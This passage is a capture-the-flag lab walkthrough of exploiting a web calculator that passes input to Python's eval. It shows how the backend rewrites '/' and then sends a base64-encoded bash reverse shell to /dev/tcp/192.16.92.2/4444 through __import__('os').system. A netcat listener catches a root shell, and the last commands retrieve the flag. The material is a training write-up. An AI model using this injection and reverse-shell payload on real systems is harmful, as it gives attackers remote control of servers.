
Also notice that the target machine has IP address 192.16.92.3

Forward the above request and notice the response on the webapp:



As mentioned in the challenge description, the server is using the eval function of Python to evaluate the expressions and get the results.

Notice that the response is a decimal value. But in Python the expression: eval("01/5") returns 0.




```
root@attackdefense:~# python
Python 2.7.17 (default, Jan 19 2020, 19:54:54)
[GCC 9.2.1 20200110] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> eval("01/5")
0
>>>
```


So the backend must be making some changes to the "/" to get decimal values as response.

Note: Turn off the intercept mode in Burp Suite for any of the future requests.

Now, send the above payload:



Notice the response:



So, “/” gets converted to “ * 1.0 /”.


So, if the expression was: 1 / 2
It will become: 1 * 1.0 / 2

And that was how the application was generating the decimal values in the result.

Step 5: Perform code injection on the webapp.

Since the eval function is used and the “/“ character would be manipulated, encoding the payload as base64 to avoid any payload modifications on the backend:

Payload: echo 'bash -c "bash -i >& /dev/tcp/192.16.92.2/4444 0>&1"' | base64




```
root@attackdefense:~#
root@attackdefense:~# echo 'bash -c "bash -i >& /dev/tcp/192.16.92.2/4444 0>&1"' | base64
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTYuOTIuMi80NDQ0IDA+JjEiCg==
root@attackdefense:~#
```

Note: In case the base64-encoded commands contains a “/” character, then the command must be base64-encoded again to remove it. Any other encoding scheme that would decode it would also work.

Before sending the above payload to the server, run a netcat listener on the host:


Command: nc -lvp 4444




```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Send the above base64-encoded payload to the backend server to get the terminal session:

Payload: __import__("os").system("echo YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTYuOTIuMi80NDQ0IDA+JjEiCg== | base64 -d | bash")




Check the response in the terminal:



```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.16.92.3.
Ncat: Connection from 192.16.92.3:39220.
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such fi
le or directory
bash: cannot set terminal process group (15): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-1:#
```

Step 6: Retrieving the flag.

Commands:
find / -name flag 2>/dev/null
cat /tmp/flag



```
root@victim-1:# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/tmp/flag
root@victim-1:# cat /tmp/flag
cat /tmp/flag
2033ccb9fb15fb6a83c07bf96d467ac2
root@victim-1:#
```

Flag: 2033ccb9fb15fb6a83c07bf96d467ac2

References:

1. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
2. A1: Injection (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection.html)